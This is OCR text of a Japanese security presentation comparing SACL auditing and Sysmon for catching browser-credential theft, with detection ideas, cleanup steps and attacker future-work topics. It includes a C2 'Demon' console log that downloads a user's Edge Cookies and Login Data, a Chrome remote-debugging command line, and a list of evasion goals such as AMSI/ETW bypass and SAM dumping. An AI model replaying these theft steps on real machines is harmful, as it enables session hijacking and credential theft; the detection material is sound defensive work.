
Command line

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=renderer --no-pre-
read-main-dll --remote-debugging-port=8080 --video-capture-use-gpu-memory-buffer
--lang=en-US --device-scale-factor=3 --num-raster-threads=2 --enable-main-frame-…
```

vs SACL

- SACL (System Access Control List)


純粋なファイルアクセスを監視することが可能



vs SACL

- SACL (System Access Control List)

純粋なファイルアクセスを監視することが可能



vs SACL

- SACL (System Access Control List)

純粋なファイルアクセスを監視することが可能

```
16/07/2025 20:54:22 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [6513B708] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[!] Win32 Error: ERROR_SHARING_VIOLATION [32]

16/07/2025 20:54:31 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[*] [465C3102] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
[!] Win32 Error: ERROR_SHARING_VIOLATION [32]
[+] Send Task to Agent [16 bytes]

16/07/2025 20:55:20 [Neo] Demon » proc kill 9080
[*] [CA26130F] Tasked demon to kill a process
[+] Send Task to Agent [20 bytes]
[+] Successful killed process: 9080

16/07/2025 20:55:26 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies"
[*] [3D401AB9] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies [45.06 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies

16/07/2025 20:55:30 [Neo] Demon » download "C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data"
[*] [0EC62B75] Tasked demon to download a file C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
[*] Started download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data [51.20 kB]
[+] Finished download of file: C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
```

Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:

Security ID:	DESKTOP-G5GTU59\kawada
Account Name:	kawada
Account Domain:	DESKTOP-G5GTU59
Logon ID:	0xDA33D3

Object:

Object Server:	Security
Object Type:	File
Object Name:	C:\Users\kawada\AppData\Local\Microsoft\Edge\User Data\Default\Network\Cookies
Handle ID:	0x758
Resource Attributes:	S:AI

Process Information:

Process ID:	0x2494
Process Name:	C:\Users\kawada\Downloads\jyc.exe

Access Request Information:

Accesses:	ReadData (or ListDirectory)
Access Mask:	0x1


vs Sysmon

詳細な調整が可能な玄人向けツール
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

```
<?xml version="1.0"?>
<Sysmon schemaversion="4.90">
  <!-- Hash everything so the Hashes field is populated -->
  <HashAlgorithms>sha256</HashAlgorithms>

  <EventFiltering>
    <ImageLoad onmatch="include">
      <Rule groupRelation="and" name="Unsigned ImageLoad from Downloads">
        <ImageLoaded condition="contains all">\Downloads\</ImageLoaded>
        <Signed condition="is">false</Signed>
      </Rule>
    </ImageLoad>
  </EventFiltering>
</Sysmon>
```

vs Sysmon

詳細な調整が可能な玄人向けツール
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon



おまけ

検知パターン

端末内での検知例

- オペレーションミス

不適切な方法でのSAM/SYSTEM/SECURITYファイルのダンプ
不適切なプロセスを用いた外部/内部への通信

- 検知ロジック更新

AMSIの検知回避手法に対する検知強化
Machine Learning/シグネチャの検知ロジック更新

- カスタムルール

Chromeのデバッグモード起動
定期的な/不審な通信先への外部通信

検知後

- クリーンアップ

感染したアカウントのセッション/認証情報無効化
感染した端末のクリーンアップ

横展開先の端末/サーバのクリーンアップ
攻撃者が取得した認証情報/アクセス権等の無効化
…

- 検知強化

マルウェアの形式、ファイル名、通信先、永続化手法
フィッシングの経路、シナリオ、環境構成

今後

- 他形式のマルウェア開発
- 通信先の選定
- AMSI/ETW等の検知機能の回避
- 横展開時のマルウェア実行方法

- Cookies/Login Dataおよび暗号鍵の取得
- UACの突破
- SAM/SYSTEM/SECURITYファイルのダンプ
- プロセスメモリのダンプ
- Mimikatz等の機能/関数の抽出/検知回避


終